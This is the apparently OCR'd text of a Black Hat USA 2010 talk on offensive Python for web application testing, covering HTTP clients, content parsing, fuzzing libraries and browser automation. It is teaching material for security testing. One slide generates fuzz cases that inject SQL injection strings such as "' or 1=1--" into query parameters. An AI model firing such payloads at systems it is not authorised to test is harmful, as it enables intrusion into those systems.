Constricting the Web

Offensive Python for Web Hackers

Yes, We are Weird

Nathan Hamiel

Principal Consultant

fishnet SECURITY

Marcin Wielgoszewski

Security Engineer


GOTHAM DIGITAL SCIENCE

This is Important

- Reliance on tools can = Fail!
  - Many more people testing web apps
  - Vendors play catch-up
  - Success is on your shoulders
- Difficult cases
  - APIs and specialized data formats
  - Sequenced operations
  - Randomized data

An AppSec Intervention

Your tools are killing you




Black Hat USA 2010

Gimme The Codes

- Presentation materials
  - http://hexsec.com/docs

Modern Infrastructure



Black Hat USA 2010

Why Python?

- Language specific
  - Rapid development
  - Easy to understand
  - Whitespace is significant ☺
- Wide support
  - Plenty of security tools written in Python
  - Vast set of existing modules
  - Help available <here>

A few Tools

sulley

Scapy

Pyscan

w3af

SpikeProxy

MonkeyFist

sqlmap

PyEMU

wapiti

DeBlaze

Canvas

Peach

ProxyStrike

Idapython

Pcapy

MyNav


Impacket

PyDbgEng

uhooker

Python-ptrace

Where Does Python fit?




Python Implementations

- CPython
  - http://python.org
- Jython
  - http://jython.org
- IronPython
  - http://ironpython.net

First Things First

- Walk like a duck and quack like a duck



Helpful Modules

Standard Lib

- httplib
- urllib / urllib2
- urlparse
- HTMLParser
- struct
- xml
- json (Python 2.6)
- difflib

3rd Party

- httplib2
- urllib3 / restkit
- lxml
- suds
- PyAMF
- PyQT

Basic HTTP Clients

- Examples

Trust But Verify


- ReflectRequest.py
  - Uses reimplementation of BaseHTTPRequestHandler
  - GET, POST, PUT, and DELETE

```
class RequestHandler(BaseHTTPRequestHandler):
 def do_GET(self):
     request_path = self.path
     print("\r\n----- Request Start ----->\r\n")
     print(request_path)
     print(self.headers)
     print("<----- Request End -----\r\n")
     self.send_response(200)
```

Data Representation

- Perform transition magic
  - URL encoding and Escaping
  - String methods (base64 / hex / rot13, etc)
  - Data representations (decimals / entities / etc)
- DharmaEncoder
  - Provides methods to encode and wrap values
  - Magic is in the encoderlib
  - http://code.google.com/p/dharmaencoder/

DharmaEncoder



Black Hat USA 2010

Parsing Content

- Content parsing with Python
  - Determine content type, use appropriate parser
  - Don't use HTMLParser

```
if html:      use lxml.html
elif xhtml:   use lxml.etree
elif xml:     use lxml.etree
elif json:    use json
```

Parsing HTML responses

```
content = html.parse(fileobj)      # OR
content = html.fromstring(string)

# let's get all the href's out of the html:
```

```
for a in content.iter(tag="a"):
  print a.get("href")
```

Parsing XML configs with XPath

```
NS = {"j2ee": "http://java.sun.com/xml/ns/j2ee"}

servlet = etree.XPath("//j2ee:servlet", namespaces=NS)
mapping = '//j2ee:servlet-mapping/j2ee:servlet-name[text() = "%s"]'

for node in servlet(webxml):
  name  = node.xpath("j2ee:servlet-name",  namespaces=NS)[0].text
  klass = node.xpath("j2ee:servlet-class", namespaces=NS)[0].text

  _mapping = webxml.xpath(mapping % name, namespaces=NS)

  for m in _mapping:
    url = m.getparent().xpath("j2ee:url-pattern", namespaces=NS)[0].text
```

Top Twitter Trends

```
import json
import urllib2

location = http://search.twitter.com/trends.json
req = urllib2.Request(location)
response = urllib2.urlopen(req)

parsed = json.loads(response.read())
for item in parsed.get("trends"):
    print(item)
```

Fuzz Cases

- Do the legwork
  - Know your app
  - Know your parameters
  - Know your data
- Work smarter
  - Create accurate ranges
  - itertools methods
  - Don’t empty your clip all at once

Generating Fuzz Cases

```
qs = dict(cgi.parse_qsl("foo=bar&up=down&left=right"))
attacks = ["'", ";", "' or 1=1--"]


for case in product(qs, attacks):
    d = dict(qs)
    d.update(dict([case]))
    print(urlencode(d))
```

```
...
foo=%27&up=down&left=right
foo=%3B&up=down&left=right
foo=%27+or+1%3D1--&up=down&left=right
foo=bar&up=%27&left=right
foo=bar&up=%3B&left=right
...
```

pywebfuzz

- Web fuzzing lib for Python

pywebfuzz
A Python module to assist in fuzzing web applications

  - http://code.google.com/p/pywebfuzz/
  - Usable in Python 2.x
  - Easy to distributable and repeat tests
- Convenience
  - Fuzzdb values accessible through classes
  - Request Logic
  - Range generation and encoding /decoding

pywebfuzz Examples

- Implementing fuzzdb vals
- Custom range generation
- Encoding operations

Sequence Difficulties

- State Issues
  - Account login / logout
  - Randomized values
  - Maintaining proper state while testing
- Request
  - Process headers (referer and cookies)
  - Unable to parse content properly
  - Resort to regular expressions


Test Driving the Browser

- Browser Automation
  - Helpful for difficult cases
  - When you need a real browser
- Selenium / Webdriver
  - http://seleniumhq.org/
- Windmill
  - http://www.getwindmill.com/

Selenium

